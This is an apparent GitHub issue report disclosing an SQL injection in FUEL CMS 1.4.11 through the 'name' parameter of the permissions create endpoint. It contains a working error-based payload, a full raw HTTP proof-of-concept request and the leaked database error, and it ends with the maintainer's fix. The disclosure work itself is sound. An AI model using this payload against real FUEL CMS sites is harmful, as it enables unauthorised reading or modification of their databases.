

New issue

[Jump to bottom](#)

FUEL CMS 1.4.11 allows SQL Injection via parameter 'name' in /fuel/permissions/create/ #575



Closed

Overall opened this issue on Sep 23, 2020 · 0 comments

Overall commented on Sep 23, 2020 • edited

FUEL CMS 1.4.11 allows SQL Injection via parameter 'name' in /fuel/permissions/create/

Exploiting this issue could allow an attacker to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database.



payload:

a")or extractvalue(1,concat(0x23,user()))#

Poc:

POST /FUEL/fuel/permissions/create/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----3405189478671501608124578765

Content-Length: 2181

Origin: http://localhost

Connection: close

Referer: http://localhost/FUEL/fuel/permissions/create

Cookie: fuel_bar=%257B%2522show_fuel_bar%2522%253A%2520%2522%252C%2522show_editable_areas%2522%253A%2520%2522%257D;

fuel_262c6342d4c36d3c073734c54972a54a=a%3A2%3A%7Bs%3A2%2id%22%3Bs%3A1%3A%221%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22english%22%3B%7D;

fuel_ui_262c6342d4c36d3c073734c54972a54a=%257B%2522leftnav_h3%2522%253A%2520%257C0%257C0%257C0%2522%252C%2522tabs_assets_create%2522%253A%25221%2522%252C%2522tabs_assets_create_5a47396a63773d3d%2522%253A%2520%2522%252C%2522fuel_navigation_it

ems%2522%253A%2522list%2522%252C%2522tabs_navigation_create%2522%253A%25221%2522%252C%2522tabs_pages_select%2522%253A%2520%2522%252C%2522tabs_assets_create_615

731685a32567a4c334e7a6373d3d%2522%253A%25221%2522%252C%2522fuel_pages_items%2522%253A%2522list%2522%252C%2522tabs_pages_edit_1%2522%253A%2520%2522%252C%2522tabs_navigation_edit_1%2522%253A%2520%2522%252C%2522fuel_permissions_items%2522%253A%2522list%2522%252D; PHPSESSID=vi872kt7o20ir3pvlar60bkrd4;

ci_session=r5pfeo4dt6rptgrbv45fmen4rvsr3t5s

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

-----3405189478671501608124578765

Content-Disposition: form-data; name="description"

adsf

-----3405189478671501608124578765

Content-Disposition: form-data; name="name"

a")or extractvalue(1,concat(0x23,user()))#

-----3405189478671501608124578765

Content-Disposition: form-data; name="exists_users"

1

-----3405189478671501608124578765

Content-Disposition: form-data; name="other_perms[]"

create

-----3405189478671501608124578765

Content-Disposition: form-data; name="other_perms[]"

edit

-----3405189478671501608124578765

Content-Disposition: form-data; name="other_perms[]"

publish

-----3405189478671501608124578765

Content-Disposition: form-data; name="other_perms[]"

delete

-----3405189478671501608124578765

Content-Disposition: form-data; name="active"

1

yes
-----3405189478671501608124578765
Content-Disposition: form-data; name="id"
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_module"
permissions
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_module_uri"
permissions
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_id"
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_inline_action"
create
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_inline"
0
-----3405189478671501608124578765
Content-Disposition: form-data; name="ci_csrf_token_FUEL"
d2417201849fd467eee1dc6f6bd4a294
-----3405189478671501608124578765
Content-Disposition: form-data; name="fuel_inline"
0
-----3405189478671501608124578765--

localhost/FUEL/fuel/permissions/edit/60/

A Database Error Occurred

Error Number: 1105

XPATH syntax error: '#root@localhost'

SELECT `fuel_permissions`.* FROM `fuel_permissions` WHERE ((`name` LIKE "a")or extrachalue(1,concat((@23,@@%))||@%) OR `name` = "a")or extrach

Burpsuite Response pic:

16...	http://localhost	POST	/FUEL/fuel/permissions/create/	✓	302	433	HTML	
16...	http://localhost	GET	/FUEL/fuel/permissions/edit/60/		500	1888	HTML	Databas

RequestResponse

RawHeadersHexHTMLRender

</style>

</head>

<body>

<div id="container">

<h1>A Database Error Occurred</h1>

<p>Error Number: 1105</p><p>XPATH syntax error: '#root@localhost'</p><p>SELECT `fuel_permissions`.*

FROM `fuel_permissions`

daylightstudio pushed a commit that referenced this issue on Sep 23, 2020

fix: issue #575

25ff3dd

daylightstudio closed this as completed on Sep 23, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

